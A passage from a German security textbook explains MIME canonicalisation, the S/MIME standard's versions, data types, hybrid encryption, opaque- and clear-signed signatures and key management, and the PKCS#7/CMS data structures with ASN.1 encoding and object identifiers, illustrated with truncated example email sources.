Für die weiter unten beschriebenen kryptographischen S/MIME-Operationen sind die Schritte 2 und 3 wichtig.

Kanonisierung. Mit der Darstellung der Daten in einer kanonischen Form wird im MIME-Standard sichergestellt, dass die Daten im Sende- und Zielsystem dieselbe Bedeutung haben. Das ist am einfachsten am Typ `text/plain` zu erläutern: Falls der verwendete Zeichensatz nicht US-ASCII ist, muss er mit angegeben werden (z.B. in Abbildung 9.5 `charset="iso-8859-1"`), und das Ende einer Zeile muss durch die Zeichenfolge `<CR><LF>` beschrieben werden. Dadurch kann ein Text, der auf einem UNIX-System erstellt wurde, auch auf einem PC in genau der gleichen Form wiedergegeben werden.

9.3 S/MIME

Der Standard S/MIME erweitert die MIME-Datentypen um Konstrukte für signierte und verschlüsselte Nachrichten (siehe Abbildung 9.9). Er ist im Wesentlichen in den

```
Date: Mon, 9 Mai 2005 11:25:37 (GMT)
From: joerg.schwenk@rub.de
Subject: MIME
To: student@uni.de
MIME-Version: 1.0
Content-Type: multipart/mixed;
    boundary="-----_\=_NextPart_\_000\_\_01BDCC1E.A4D02412"
```

Hier kann eine Fehler- oder Warnmeldung stehen, die nur von nicht-MIME-fähigen Clients dargestellt wird.

```
-----_\=_NextPart_\_000_\_01BDCC1E.A4D02412
Content-Type: text/plain; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable
```

Ein deutschsprachiger Text wurde hier als quoted-printable codiert, um möglichst viel Text für nicht-MIME-Clients lesbar zu halten.

Mit freundlichen Grüßen
Jörg Schwenk

```
-----_\=_NextPart_\_000_\_01BDCC1E.A4D02412
Content-Type: application/msword; name="Sicherheitskonzept.doc"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="Sicherheitskonzept.doc"
```

OM8R4KGxGuEAAA ... lcnNpb24gWA1NYWNpbnRvc2gNU2VydmVyc3lzdGVtZQ10

```
-----_\=_NextPart_\_000_\_01BDCC1E.A4D02412--
```

Abb. 9.5 MIME-E-Mail, bestehend aus MIME-Header, ASCII-Fehlertext, dem eigentlichen Text in quoted-printable-Codierung, und einem (gekürzten) base64-Attachment einer Binärdatei.

RFCs 2311-2315 (Version 2, [DHR⁺98, DHRW98, Kal98a, Kal98b, Kal98c]), 2630, 2632, 2633 (Version 3, [Hou99, Ram99a, Ram99b]), 3850-3852 (Version 3.1, [Ram04a, Ram04b, Hou04a]) und 5652, 5750, 5751 (Version 3.2, [Hou09, RT10a, RT10b]) beschrieben.

Versionen. Für den Wechsel von Version 2 zu Version 3 waren technische Notwendigkeiten nicht erkennbar, vermutlich hing er mit der Geschäftspolitik rund um das RSA-Patent zusammen. In S/MIME Version 2, die unter maßgeblicher Beteiligung der

Version	2	3.0	3.1	3.2
Hash	MD5, SHA-1	SHA-1	SHA-1	SHA-256
Signatur	RSA	DSA	DSA, RSA	RSA with SHA-256
Public-Key-Verschlüsselung	RSA	Diffie-Hellman [Res99]	RSA	RSA

Abb. 9.6 Die vorgeschriebenen („mandatory“) kryptographischen Algorithmen in den S/MIME Versionen 2 und 3.

Firma RSA Inc. entstand, spielt der RSA-Algorithmus, als einziger zwingend vorgeschriebener Public-Key-Algorithmus, eine Schlüsselrolle, und die Public Key Cryptography Standards (PKCS) 1, 7 und 10 dieser Firma werden in den RFCs namentlich erwähnt. Warum dies von der IETF nicht weiter unterstützt wurde, ist unbekannt. Jedenfalls wurde in Version 3 der RSA-Algorithmus zur Option degradiert, und die PKCS-Standards zu einem „Cryptographic Message Syntax (CMS)“-Dokument [Hou99] zusammengefasst.

In Version 3.1 kehrte man wieder zurück zu RSA, und in Version 3.2 wurden einige andere Kryptoalgorithmen aktualisiert. Die wesentlichen Unterschiede zwischen den Versionen betreffen die verwendeten kryptographischen Algorithmen und sind in Abbildung 9.6 zusammengefasst.

Beispiel. Abbildung 9.7 gibt ein Beispiel für die Auswertung und Darstellung von Sicherheitseigenschaften, für den in Abbildung 9.8 wiedergegebenen Quelltext.



Abb. 9.7 Darstellung einer nach S/MIME verschlüsselten und signierten E-Mail in Mozilla Mail.

PKCS. Da der S/MIME-Standard überwiegend von der Firma RSA Security Inc. [RSA] vorangetrieben wurde, stützen sich die vorgeschlagenen Datentypen auch weitgehend auf die von RSA publizierten Public Key Cryptography Standards (PKCS, <http://www.emc.com/emc-plus/rsa-labs/standards-initiatives/>

```

Message-ID: <3D512BBA.8E30D3B9@T-Online.de>
Date: Wed, 07 Aug 2002 16:16:26 +0200
From: Joerg Schwenk <dr.joerg.schwenk@t-online.de>
MIME-Version: 1.0
To: Joerg Schwenk <dr.joerg.schwenk@t-online.de>
Subject: S/MIME
Content-Type: application/pkcs7-mime; smime-time=enveloped-data
    name="smime.p7m"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="smime.p7m"
Content-Description: Mit S/MIME verschlüsselte Nachricht

MIAGCSqGSIb3DQEHA6CAMIACAQAxgdwgdkCAQAwQjA8MQswCQYDVQQGEwJERTERMA8GA1UE
ChMIVC1PbmxpbmUxGjAYBgNVBAMTEVQtT25saW5lIGVNYWlsIENBAgIyhTANBgkqhkiG9w0B
...
Ki0Dc2iocqWAgNUuqy3HtEQZvy6BDCSkRskmkpNM8LBD7jpBcNIC8nzf59+sINilUAtMx91
CrBMvw0+RCuP6ZQShizdS9oECDVXoB9LwUoEAAAAAAAAAAAAAA==
```

Abb. 9.8 Gekürzter Quelltext zu Bild 9.7

`public-key-cryptography-standards.htm`). Die drei wichtigsten Standards aus dieser Reihe sind:

- PKCS#1: Codierung von Nachrichten vor der Verschlüsselung mit RSA, oder vor der Erstellung einer Signatur mit RSA [JK03].
- PKCS#7: Festlegung eines Datenformats für verschlüsselte und/oder signierte Datensätze [Kal98c].
- PKCS#10: Festlegung eines Datenformats zur Beantragung eines X.509-Zertifikats [NK00].
- PKCS#12: Format zur sicheren Speicherung kryptographischer Schlüssel [Lab12].

9.3.1 Vorbereitungen zum Verschlüsseln oder Signieren

Die besondere Komplexität von S/MIME liegt im Wechselspiel zwischen 7-Bit ASCII-Code und 8-Bit Binärkode: RFC 822 und SMTP wurden für 7-Bit-ASCII-Nachrichten entwickelt, beim Verschlüsseln und Signieren entstehen aber Binärdaten, die 8 Bit pro Byte beanspruchen. Während der Generierung oder Auswertung einer S/MIME-Nachricht kann es daher erforderlich sein, mehrmals zwischen 7-Bit- und 8-Bit-Darstellung zu wechseln.

Anwendung auf MIME-Objekte. Verschlüsselung und Signatur könnte auf eine kanonisierte, aber noch nicht transportcodierte MIME-Nachricht angewandt werden. Die

Typ	Subtyp	smime-type Parameter	File-Erw.	Beschreibung
multipart	signed			Eine signierte Nachricht in zwei Teilen: Der erste Teil ist die unveränderte Originalnachricht, der zweite die Signatur („clear-signed“).
application	pkcs7 - mime	signed data	.p7m	Ein signierter S/MIME-Datensatz.
		enveloped - data	.p7m	Ein verschlüsselter S/MIME-Datensatz.
		certs - only	.p7c	Der Datensatz enthält nur X.509-Zertifikate
	pkcs7 - signature	-	.p7s	Der Content-Typ des Signaturteils der multipart/signed-Nachricht.
	pkcs10 - mime	-	.p10	Ein Request zur Generierung eines Zertifikats nach PKCS#10.

Abb. 9.9 S/MIME Datentypen

(Base64-) Codierung würde dann erst das resultierende Binärfile in eine RFC 822-kompatible Form umwandeln. Der S/MIME-Standard [Ram99b] empfiehlt allerdings, nur MIME-Objekte zu verschlüsseln oder zu signieren, die bereits transportcodiert sind. Der Grund liegt darin, dass S/MIME-Mechanismen nicht ausschließlich für einen Ende-zu-Ende-Transport konzipiert sind, sondern auch komplexere Szenarien realisieren können.

Vorstellbar ist z.B. folgende Situation: Ein Außendienstmitarbeiter kann seine E-Mail zuerst signieren und dann verschlüsseln, um ihren vertraulichen Inhalt im Internet zu schützen. Die Firmenpolitik schreibt aber die Überprüfung aller E-Mails auf Schadsoftware hin vor, weshalb die Verschlüsselung am Eingang zum Firmen-Intranet von einem Mail-Gateway entfernt wird. Dadurch wird auch die äußere Transportcodierung entfernt. Wäre jetzt das signierte MIME-Objekt noch in Binärform, so könnte es beim Transport im Intranet von den Mail-Gateways verändert und die Signatur so zerstört werden.




Abb. 9.10 Beispiel für eine S/MIME-Anwendung, bei der die Verschlüsselung von einem Mail-Gateway entfernt wird, um z.B. einen Virenskan zu ermöglichen. Die Signatur des Absenders wird aber in der E-Mail belassen, damit der Empfänger diese prüfen kann.

Datenexpansion. Nachteil dieser in [Ram99b] empfohlenen Vorgehensweise ist die zum Teil erhebliche Vergrößerung des Datenvolumens. Bei jeder Base64-Codierung von Binärdaten wird der resultierende Datensatz um ca. 33% größer. Ein S/MIME-Objekt kann dabei im obigen Szenario drei mal Base64-codiert werden: Das erste mal vor der Signatur, dann wird der PKCS#7 „Signed Data“-Typ (vgl. Abschnitt 9.4) ein zweites mal codiert, anschließend verschlüsselt und der „Enveloped Data“-Typ wird zum Schluss ein drittes mal codiert. Insgesamt wäre die resultierende S/MIME-Nachricht mehr als doppelt so groß wie das übertragene Objekt.

Diese „sollte“-Bestimmung wird zu einer „muss“-Bestimmung, wenn für die Signatur der MIME-Typ multipart/signed verwendet wird. Hier muss das zu signierende MIME-Objekt vor der Signaturbildung in ein RFC 822-konformes Format umgewandelt werden.

9.3.2 Verschlüsselung

Hybride Verschlüsselung. Ein MIME-Objekt wird in drei Schritten verschlüsselt:

1. Das MIME-Objekt wird wie in Abschnitt 9.3.1 beschrieben zur Verschlüsselung vorbereitet.
2. Das MIME-Objekt wird mit einem zufällig gewählten Sitzungsschlüssel verschlüsselt. Der Sitzungsschlüssel muss für jeden Empfänger (und sollte auch für den Absender) mit dessen öffentlichen Schlüssel verschlüsselt werden. Alle Teile werden dann zu einem CMS-Objekt (vgl. Abschnitt 9.4) vom Typ EnvelopedData zusammengefasst.
3. Das CMS-Objekt wird in ein application/pkcs7-mime MIME-Objekt eingebettet. Der smime-type Parameter ist „enveloped-data“, und die Dateierweiterung ist „.p7m“.



Abb. 9.11 Aufbau einer verschlüsselten S/MIME Nachricht.

Beispiel. Abbildung 9.11 gibt eine S/MIME-verschlüsselte Nachricht wieder. Sie hat den MIME-Typ „application/pkcs7-mime“. Der Text der Nachricht ist Base64-codiert. Nach Entfernen dieser Codierung sieht man im rechten Fenster den (gekürzten) PKCS#7-Vorstand, der alle zur Entschlüsselung der Nachricht benötigten Informationen enthält, und den Beginn der verschlüsselten Nachricht in Hexadezimalnotation.

Das PKCS#7-Objekt enthält folgende Informationen:

- **Content-Type:** Hier wird angegeben, dass es sich um verschlüsselte Daten handelt.
- **RecipientInfo/Serial-Number** und **RecipientInfo/Issuer:** Hier wird angegeben, dass zur Verschlüsselung des symmetrischen Schlüssels der öffentliche Schlüssel aus dem Zertifikat Nummer 716 des angeführten Herausgebers verwendet wurde.
- **Key-Encryption-Algorithm:** Der Sitzungsschlüssel wurde mit dem RSA-Algorithmus verschlüsselt.
- **Encrypted-Key:** Hier steht der mit dem RSA-Algorithmus und dem angegebenen öffentlichen Schlüssel verschlüsselte symmetrische Schlüssel.
- **Encryption-Algorithm:** Hier steht der verwendete symmetrische Algorithmus (TripeDES im CBC-Modus) und der Initialisierungsvektor.
- **Encrypted-Data:** Hier steht die eigentliche verschlüsselte Nachricht.

Verschlüsselung beim Sender. Beim Sender wird diese Nachricht wie folgt generiert: Der Absender teilt seinem S/MIME-fähigen E-Mail-Client mit, dass die Nachricht an den im **T0:** Feld angegebenen Empfänger verschlüsselt werden soll. Der Client

durchsucht daraufhin seine interne Zertifikatsdatenbank, ob ihm ein X.509-Zertifikat vorliegt, das die angegebene E-Mail-Adresse enthält.

Findet er keines, so muss er sich zunächst ein solches Zertifikat beschaffen und den Absender mit einer Warnmeldung darüber informieren, dass eine Verschlüsselung nicht möglich ist.

Ist hingegen ein Zertifikat vorhanden, so wendet er ein hybrides Verschlüsselungsverfahren an, und zwar mit dem öffentlichen Schlüssel, der in dem vorhandenen Zertifikat enthalten ist. Zum Schutz gegen eine unbeabsichtigte Veränderung der Daten durch einen Mailserver, die eine Entschlüsselung unmöglich machen würde, wird die Nachricht abschließend noch Base64-codiert.

Entschlüsselung beim Empfänger. Der S/MIME-Client auf Empfängerseite entfernt zunächst die Base64-Codierung. Er kann eine solche Nachricht entschlüsseln, indem er zunächst prüft, ob er das unter `RecipientInfo` angegebene Zertifikat und den dazu gehörenden privaten Schlüssel besitzt. In der Regel wird dies der Fall sein. Er entschlüsselt dann mit seinem privaten Schlüssel den hinter `Encrypted-Key` angegebenen Datensatz, entnimmt daraus den symmetrischen Schlüssel und entschlüsselt mit diesem und dem angegebenen `Encryption-Algorithm` die eigentliche Nachricht.

9.3.3 Signatur

Zwei Datentypen. Zur Signatur einer Nachricht stehen in S/MIME zwei verschiedene Datentypen zur Verfügung:

- `application/pkcs-mime smime-type="signed-data"`. Der Body der E-Mail besteht aus einem einzigen Objekt, und zwar einem PKCS#7-Objekt vom Typ „SignedData“. Dieses Objekt enthält die signierten Daten, die Signatur und alle Zusatzinformationen, die zur Überprüfung der Signatur notwendig sind (verwendete Algorithmen, Zertifikate). Da auch die signierten Daten im PKCS#7-Binärformat codiert sind, können sie nur von einem S/MIME-fähigen Client, der ein entsprechendes PKCS#7-Modul enthält, dargestellt werden. Auf jedem anderen Client ist die Nachricht überhaupt nicht darstellbar. Nachrichten dieser Art werden auch als „opaque-signed“ bezeichnet.
- `multipart/signed`. Der Body dieses Typs besteht aus zwei Teilen: Der erste Teil, die signierten Daten, sind als (ggf. in sich geschachteltes) MIME-Objekt codiert. Sie können also von jedem MIME-fähigen Client angezeigt werden. Der zweite Teil ist die dazu gehörende digitale Signatur, die als PKCS#7-Objekt codiert ist. Sie kann nur von S/MIME-fähigen Clients ausgewertet werden („clear-signed“).

Die Entscheidung zwischen den beiden Formaten hängt davon ab, welche Clients die Empfänger verwenden, und welche Prioritäten gesetzt werden:

- Sollen alle Empfänger (auch die mit nicht S/MIME-fähigen Clients) die Nachricht lesen können, so muss `multipart/signed` verwendet werden. Nachteil dieses For-

mats ist es, dass durch Veränderungen an der ggf. recht komplexen MIME-Struktur der E-Mail durch ein Mail-Gateway die Signatur ungültig werden kann. Dies kommt in der Praxis häufig vor.

- Steht vor allen die Integrität und Authentizität der Nachricht im Vordergrund, so sollte **application/pkcs-mime** verwendet werden.

Beispiele. Die ineinander verschachtelten Datentypen einer „opaque-signed“-Nachricht sind in Abbildung 9.12 dargestellt.




Abb. 9.12 Struktur einer „opaque-signed“ Beispieldatenstruktur.

In Abbildung 9.13 ist eine **multipart/signed**-Nachricht dargestellt. Entfernt man die Transport- und PKCS#7-Codierung, so kann man die Informationen sehen, die zu Verifikation der digitalen Signatur erforderlich sind:

- **Digest-Algorithm:** Hier steht, welcher Hash-Algorithmus zur Bildung des Hashwerts der vorangegangenen Teile benutzt wurde.
- **Certificates:** Hier beginnt eine Kette von Zertifikaten, die zur Verifikation benötigt werden: Das Client-Zertifikat wird benötigt, um die Echtheit der Signatur zu verifizieren. Das CA-Zertifikat wird benötigt, um die Echtheit des Client-Zertifikats zu überprüfen, usw.
- **SignerInfo:** Hier steht, aus welchem Zertifikat der öffentliche Schlüssel zur Überprüfung der Signatur verwendet werden muss. (Im Beispiel aus Abbildung 9.13 das Zertifikat mit der Seriennummer 549.)
- **Signature:** Hier steht die Signatur der vorangegangenen Teile.

Signieren beim Sender. Der sendende Client benötigt vier Schritte, um eine clear-signed-Nachricht zu generieren:

- Das zu signierende MIME-Objekt wird vorbereitet, indem seine einzelnen Bestandteile transportcodiert werden.
- Das so codierte Objekt wird einem Algorithmus zur Verfügung gestellt, der daraus die PKCS#7-Signatur berechnet.
- Das codierte MIME-Objekt wird als erster Teil einer `multipart/signed`-Nachricht eingefügt; an diesem Objekt werden keine weiteren Veränderungen vorgenommen.
- Die PKCS#7-Signatur wird transportcodiert und, zusammen mit dem Zertifikat des Senders und optional weiteren Zertifikaten, in ein MIME-Objekt vom Typ `application/pkcs7-signature` verpackt, und als zweiter Teil in die `multipart/signed`-Nachricht eingefügt.




Abb. 9.13 Aufbau einer „clear-signed“ Beispelnachricht.

Der `multipart/signed` Content-Typ benötigt zwei Parameter:

- `protocol="application/pkcs7-signature"` gibt an, dass die Signatur eine PKCS#7-Signatur ist.
- `micalg=SHA-1` (oder MD5) erlaubt es einem Client, die Signatur in einem Durchgang zu verifizieren. Dieser Parameter muss mit dem Digest-Algorithms-Parameter der PKCS#7-Signatur identisch sein, ist aber für den Client schon vor der Decodierung des PKCS#7-Objekts lesbar.

Verifikation beim Empfänger. Der empfangende Client kann mit Hilfe des micalg-Algorithmus den Hashwert über den ersten Teil der multipart/signed-Nachricht bilden. Dieser Wert wird dann verwendet, um zunächst die Gültigkeit der Signatur zu überprüfen, der dann noch die Überprüfung der Gültigkeit der Zertifikatskette folgen muss.

9.3.4 Signatur und Verschlüsselung

Um eine E-Mail zu signieren und zu verschlüsseln, kann man die drei oben beschriebenen Signatur- und Verschlüsselungsformate beliebig verschachteln. Ein Client muss laut [Ram04b] in der Lage sein, diese Verschachtelung aufzulösen. Ob das in der Praxis auch der Fall ist, darf bezweifelt werden.

Die Reihenfolge von Signatur und Verschlüsselung kann also festgelegt werden, und sollte auf das jeweilige Einsatzgebiet angepasst werden. Die Beispielnachricht aus Abbildung 9.13 und 9.2 wurde z.B. zuerst signiert und dann verschlüsselt. Dies ist in der Regel auch die vorteilhaftere Lösung, da man sich sicher sein sollte welche Inhalte man signiert, und dies bei einer verschlüsselten Nachricht nicht möglich ist.

9.3.5 Schlüsselmanagement

Das Schlüsselmanagement für S/MIME ist so gestaltet worden, dass es auch handhabbar ist, wenn nur der Dienst E-Mail zur Verfügung steht. Dies schließt ergänzende Lösungen, z.B. Zugriffsmöglichkeiten auf öffentliche Zertifikats-Verzeichnisse, nicht aus.

Abbildung 9.14 gibt das Schlüsselmanagement von S/MIME wieder: öffentliche Schlüssel werden dadurch ausgetauscht, dass die entsprechenden Zertifikate wie in Abschnitt 9.3.3 beschrieben in signierte E-Mails eingefügt werden. Die Clients müssen dann in der Lage sein, diese Zertifikate in ihre interne Datenbank zu übernehmen. Dies machen einige E-Mail-Clients automatisch, so dass der Benutzer im Laufe der Zeit eine vollständige Liste aller Zertifikate seiner Kommunikationspartner erhält. Bei anderen Clients ist eine Aktion des Nutzers erforderlich.

Ergänzend dazu gibt es auch die Möglichkeit, die Zertifikate über eine Webschnittstelle zu laden. Wird eine gemeinsame Zertifikatsdatenbank benutzt (die z.B. für alle Microsoft-Produkte im Betriebssystem angesiedelt ist), so ist in der Regel keine weitere Aktion erforderlich. Ansonsten muss der Zertifikat noch aus der Datenbank des Browsers exportiert und in die des E-Mail-Clients importiert werden.

Zertifikate können auch über einen LDAP-Server zugänglich gemacht werden. LDAP ist die Abkürzung für *Lightweight Directory Access Protokoll* [Zei06], und ein LDAP-Server ist eine für Lesezugriffe optimierte Datenbank. LDAP-Server können von vielen E-Mail-Clients genutzt werden.




Abb. 9.14 Schlüsselmanagement in S/MIME.

Als weitere Möglichkeit wird von der IETF untersucht, Zertifikatsabfragen in das bestehende Domain Name System (DNS) im Rahmen einer DNSSEC-Abfrage einzubauen.

9.3.6 Inhalt eines S/MIME Zertifikats

Die Vergabe von eindeutigen Namen im Sinne der „Distinguished Name“-Philosophie ist bei S/MIME-Zertifikaten nicht sehr weit verbreitet. Im Gegensatz dazu gibt es aber im Internet ein System zur Vergabe von E-Mail-Adressen, das die Eindeutigkeit jeder dieser Adressen weltweit garantiert.

Email-Adresse im Zertifikat. Daraus folgt, dass das „subject“ in einem S/MIME-Zertifikat nicht durch den oftmals etwas willkürlich gewählten „Distinguished Name“ identifiziert wird, sondern durch seine E-Mail-Adresse.

In [DHRW98] und [Ram04a] wird daher vorgeschlagen, eine E-Mail-Adresse nach [Cro82] im `subjectAltName`-Feld des Zertifikats unterzubringen. Die verbindliche Forderung aus Version 2 wurde zu einem „sollte“ in Version 3. Im `distinguishedName`-Feld selbst, das in Version 2 noch als möglicher Platz für die E-Mail-Adresse vorgeschlagen war, wird in Version 3 abgeraten.

Überprüfung des Absenders. Der Empfänger einer E-Mail muss darauf achten, dass die Absenderadresse mit der im Zertifikat angegebenen Emailadresse identisch ist, und bei Nichtübereinstimmung die Signatur der Nachricht für ungültig erklären. Der Grund für diese strenge Vorschrift wird z.B. aus Bild 3.6 ersichtlich: Das Icon für „Verschlüsselt und signiert“ visualisiert nur die Tatsache, dass die Nachricht signiert wurde, sagt aber nichts darüber aus, von wem. Diese Information entnimmt der unvoreingenommene Empfänger dem Sender- oder From-Feld, das aber nicht mit signiert wurde:

„S/MIME is used to secure MIME entities. A MIME entity may be a sub-part, sub-parts of a message, or the whole message with all its sub-parts. A MIME entity that is the whole message includes only the MIME headers and MIME body, and does not

include the RFC-822 headers. Note that S/MIME can also be used to secure MIME entities used in applications other than Internet mail. [Ram99b, Section 3.1]“

9.4 PKCS#7 und CMS

Verschlüsselung, Hashwertbildung und Signatur erfordern eine bitgenaue Darstellung der Nachricht. Bitfehler im Chiffertext können große Teile des Klartextes korrumpern, und die Veränderung auch nur eines Bits in der Nachricht hat die Ungültigkeit einer digitalen Signatur zur Folge.

Plattformunabhängige Darstellung von Daten. Während man auf *einem einzigen* Computer die bitgenaue Darstellung leicht realisieren kann, stellt dies in einer heterogenen Netzwerkumgebung ein großes Problem dar. Ist auf dem einen Computer das Bit 0 eines Bytes das „Least Significant Bit“, d.h. das Bit, das den Koeffizienten von $2^0 = 1$ in der Binärdarstellung einer Zahl wiedergibt, so kann dies auf einem anderen Computer das Bit 7 sein, und auch die Reihenfolge der Bytes in einer Zahldarstellung kann variieren. Hinzu kommen Zeichen für „End of Line“, „Carriage Return“, „Line Feed“ oder „End of File“, für die verschiedene Betriebssysteme unterschiedliche Zahlenwerte verwenden.

ASN.1. Dieses Problem wurde im Zusammenhang mit der Darstellung von Daten in heterogenen Netzwerken schon früh erkannt, und von der ISO wurden zwei Standards zur bitgenauen Beschreibung von Daten herausgegeben: Die Abstract Syntax Notation One (ASN.1) [ISO98a] und die dazu gehörenden Encoding Rules [ISO98b]. ASN.1 ist eine Beschreibungssprache, mit der man komplexe Datentypen unabhängig von einer Programmiersprache, einem Betriebssystem oder einer Prozessorarchitektur beschreiben kann.

Die Basic Encoding Rules (BER) geben dann Möglichkeiten an, wie man diese abstrakte Beschreibung in ein konkretes Bitmuster umsetzen kann, und die Distinguished Encoding Rules (DER) wählen aus BER jeweils eine eindeutige Umsetzung aus.

ASN.1 wird auch zur Darstellung der Zertifikate nach X.509 verwendet, die wir bereits kennen gelernt haben.

9.4.1 Cryptographic Message Syntax (CMS)

Die Beschreibung allgemeiner kryptographischer Datenformate in ASN.1 wurde mit dem PKCS#7-Standard [Kal98c] der Firma RSA Inc. in Angriff genommen. Dieser Standard lag auch S/MIME Version 2 zugrunde, wurde aber für S/MIME Version 3 modifiziert und heißt jetzt Cryptographic Message Syntax (CMS) [Hou09].

Grundlegende Konstrukte. Datenformate werden in CMS, aufbauend auf grundlegenden Datentypen wie INTEGER, BOOLEAN, OCTET STRING, BIT STRING,




Abb. 9.15 Verschachtelte CMS-Datenstrukturen am Beispiel von EnvelopedData, mit eingebettetem SignedData.

mithilfe von standardisierten Konstruktoren wie SEQUENCE, SET OF, CHOICE, und unter Zuhilfenahme von Schlüsselwörtern wie OPTIONAL und IMPLICIT definiert.

Object Identifier. Kryptographische Algorithmen und bereits definierte CMS-Datentypen werden über Object Identifier (OID) der ISO, einen weiteren Datentyp, identifiziert. So hat z.B. **SignedData** den Object Identifier (OID) 1 2 840 113549 1 7 2. Dabei steht die 1 für das Standardisierungsgremium ISO, die 2 dafür, dass es sich um eine Mitgliedsorganisation der ISO handelt, die Zahl 840 für die USA, der Wert 113549 für die Firma RSA, die 1 für die PKCS-Standards, die 7 für PKCS#7, und die 2 dafür, dass SignedData als zweiter Datentyp in PKCS#7 definiert wurde.

Zur Übertragung und Speicherung müssen die abstrakt definierten Datentypen codiert werden. Hierzu kommt die Typ/Länge/Wert (Tag/Length/Value) basierte BER-Codierung zum Einsatz.

Datentypen. CMS definiert sieben Datentypen; davon sind fünf aus PKCS#7 und zwei aus PKCS#9 entlehnt.

1. **ContentInfo** (1 2 840 113549 1 9 16 1 6) ist ein Paar aus einem Object Identifier, der den Typ des Content bezeichnet, und dem Content selbst.
2. **Data** (1 2 840 113549 1 7 1): Dies können beliebige Daten sein, die als Folge von Bytes behandelt werden.
3. **SignedData** (1 2 840 113549 1 7 2): Signatur des Hashwerts eines Datensatzes, mit allen Informationen, die zur Verifikation der Signatur erforderlich sind. Die Daten selbst können in diesem Datentyp mit enthalten sein oder fehlen, es sind also sowohl „interne“ Signaturen als auch „externe“ Signaturen darstellbar.
4. **EnvelopedData** (1 2 840 113549 1 7 3): Mit einem hybriden Verschlüsselungsverfahren verschlüsselte Daten, d.h. der Chiffretext zusammen mit den Public-Key-Kryptogrammen des Sitzungsschlüssels, und den intendierten Empfängern.
5. **DigestedData** (1 2 840 113549 1 7 5): Die Daten zusammen mit ihrem Hashwert und der verwendeten Hashfunktion.

Version: 0 bis 4(siehe Kommentar)		
DigestAlgorithmIdentifiers: Liste („Set“) der verwendeten Hashalgorithmen, in CMS definiert sind MD5 (1 2 840 113549 2 5) und SHA1 (1 3 14 3 2 26).		
EncapsulatedContentInfo		
